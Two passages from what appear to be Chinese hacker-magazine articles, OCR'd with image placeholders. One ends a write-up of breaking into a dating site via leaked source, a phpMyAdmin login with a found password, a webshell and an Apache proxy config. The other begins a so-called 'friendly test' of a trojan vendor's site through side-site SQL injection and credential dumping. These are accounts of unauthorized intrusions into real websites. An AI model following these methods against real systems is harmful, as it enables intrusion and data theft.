


图12

下载到本地后，发现代码确实是交友平台的源代码，很轻松的就找到了N个注入点，可惜都是字符型注入，而魔术引号开启了。主数据库连接文件中，root密码为空，但随意点开了另一文件，看来人品爆发了（如图13）。




图13

在www.ca***.com后加phpmyadmin，跳出了phpmyadmin的登录框，输入刚刚查看到了密码，登录成功。剩下的就是体力活了，利用步骤与前面完全一致。获得webshell后，执行命令发现IP为10.8.9.9，看来其外网IP是在路由器上做了NAT所致，但前面的IP不一致又如何理解呢？

四、不在迷茫

翻到apache的配置文件，在对www.i***lab.cn站的配置信息中看到了如下的一段：

```
<VirtualHost 10.8.9.9>
ServerName www.i***lab.cn
ProxyPass / http://*.*.*24.99/
ProxyPassReverse / http://*.*.*24.99/
<proxy  http://*.*.*24.99/>
    AllowOverride None
    Order Deny,Allow
```

```
    Allow from all
</proxy>
</VirtualHost>
```

用到了ProxyPass，百度了一下，相关的描述如下：

描述：将远程服务器映射到本地服务器的URL空间

语法：ProxyPass [路径] !|url [键=值 键=值 ...]] [nocanon]

上下文：server config, virtual host, directory

状态：扩展

模块：mod_proxy

该指令可以将远程服务器映射到本地服务器的URL空间；本地的服务器并不是扮演传统意义上的代理服务器的角色，而是表现为远程服务器的一个镜像。此本地服务器常被成为反向代理（reversed proxy）或者是网关（gateway）。路径是指本地虚拟路径的名字；url指远程服务器的一个部分URL，不能包含查询字符串。

此时，不禁豁然开朗了，原来是用到了代理。www.i***lab.cn这个站域名指向了*.*.*45.177，而*.*.*45.177将远程服务器（即*.*.*24.99）映射到本地服务器的URL空间。

至此，这个充满着迷茫的检测就结束了。考虑到篇幅，中间的诸多尝试就略去了。不禁感慨，如今，出于运行效率与安全等考虑，管理员对于网站真实IP的隐藏也衍生出了相当多的方法，像本文用到的Apache代理，以及常见的CDN等等。在以后的检测中，如何揪出真实的IP，这就需要大家更加仔细认真的挖掘信息了。

（文章中所涉及到的脚本已收录在光盘中）

友情检测波尔远程控制官方网站

MYC0OI [Y.D.T]

某日在群里听人闲聊，谈到木马，有人说波尔远控的免杀不错，但是收费云云。小菜我好像没听过有这么一款远控，谷歌了一下，很给力的找到了其官方网站（如图1）。




图1

一、拿下旁站

一时兴起，决定对这个网站来次友情检测，一般来说这样的站算是黑客站了，主站的安全性都没话说的，大致看了下，几乎都是静态页面，有个phpwind程序的论坛还关闭了。老思路，开始旁注，用吐司的旁注工具查询了下，同服务器上有31个站点（如图2）。

一般旁注的时候都喜欢挑软柿子捏，比如说挑企业站来入手，这样的站安全性都不怎么样。这里直接选择第二个结果www.888oa.com来开始，打开后找了一个动态页面，随手加个'测试（如图3）。




图2




图3

熟悉的报错，可能存在注入，丢到啊D中成功跑出账号密码（如图4）。

